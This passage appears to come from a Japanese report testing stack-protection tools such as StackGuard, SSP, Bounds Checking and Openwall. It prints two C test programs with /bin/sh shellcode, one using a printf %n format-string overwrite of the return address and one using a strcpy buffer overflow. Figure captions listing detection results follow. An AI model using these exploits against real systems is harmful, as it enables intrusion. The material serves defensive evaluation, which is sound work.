13            "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
14            "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
15            "\x80\xe8\xdc\xff\xff\xff/bin/sh";
16
17      void foo(caddr_t ra)
18      {
19            caddr_t *ra_ptr;
20            FILE *fp;
21            caddr_t *nextfp;
22
23            printf("This program tries to use printf(\"%%n\") to overwrite the\n");
24            printf("return address on the stack.\n");
25            printf("If you get a /bin/sh prompt, then the exploit has worked.\n");
26            printf("Press any key to continue...");
27            getchar();
28
29            nextfp = __builtin_frame_address(1);
30
31            /*
32             * Find the location of the return address on the stack.
33             */
34            for (ra_ptr=__builtin_frame_address(0)+4; *ra_ptr!=ra; ra_ptr++) {
35                  if (ra_ptr >= nextfp) {
36                        printf("Unable to find the return address on the stack!\n");
37                        exit(1);
38                  }
39            }
40
41            /*
42             * Overwrite the return address with the starting address to the attack
43             * code.   We need to redirect the output to /dev/null, since we're not
44             * really interested in the output of fprintf, just the value written via
45             * the %n conversion.
46             */
47            fp = fopen("/dev/null", "w");
```

```
48              fprintf(fp, "%.*d%n\n", (int)shellcode, 0, (int *)ra_ptr);
49              fclose(fp);
50      }
51
52      int main(int ac, char *av[])
53      {
54              /*
55               * main() is written mostly in assembly to avoid the differences due to
56               * different compilers and compiler optimizations.    The following
57               * instructions push the return address from foo() onto the stack and then
58               * call foo().    We have to explicitly pass the return address to foo(),
59               * because foo() needs to search for the location of the return address on
60               * the stack.    This search is necessary because some compilers may not
61               * place the return address immediately before the frame pointer, which
62               * causes __builtin_return_address(0) to fail.
63               */
64              __asm__ __volatile__(
65                      "push     $0f;"
66                      "call     foo;"
67                      "0:        add $4,%%esp"
68                      :
69                      :
70              );
71
72              return 0;
73      }
```

Original2 のソースリスト

```
1       #include <stdio.h>
2
3       char shellcode[] =
4       "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
5       "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
6       "\x80\xe8\xdc\xff\xff\xff/bin/sh";
7
8       char large_string[97];
9
10      int func()
11      {
12                      printf("print func\n");
13      }
14
15      long *long_ptr;
16      int main(int argc, char **argv)
17      {
18              int i;
19              int (*pfunc)() = func;
20              char buf[96];
21
22              long_ptr = (long *)large_string;
23              for (i = 0; i < 97; i++)
24                      *(long_ptr+i) = (int)buf;
25
26              for (i = 0; i < strlen(shellcode); i++)
27                      large_string[i] = shellcode[i];
28
29              strcpy(buf, large_string);
30              pfunc();
31              return(0);
32      }
```

付録E.　セキュリティテスト結果

StackGuard



図58.　qpopper での脆弱性の検出結果



図59.　imap での脆弱性の検出結果

SSP



図60.　bind **での脆弱性の検出結果**



図61.　qpopper **での脆弱性の検出結果**



図62.　elm での脆弱性の検出結果



図63.　imap での脆弱性の検出結果



図64.　Original2 **での脆弱性の検出結果**

Bounds Checking



図65.　qpopper での脆弱性の検出結果



図66.　elm での脆弱性の検出結果



図67.　imap での脆弱性の検出結果



図68.　Original2 での脆弱性の検出結果

Openwall



図69.　qpopper **での脆弱性の検出結果**



図70.　elm **での脆弱性の検出結果**

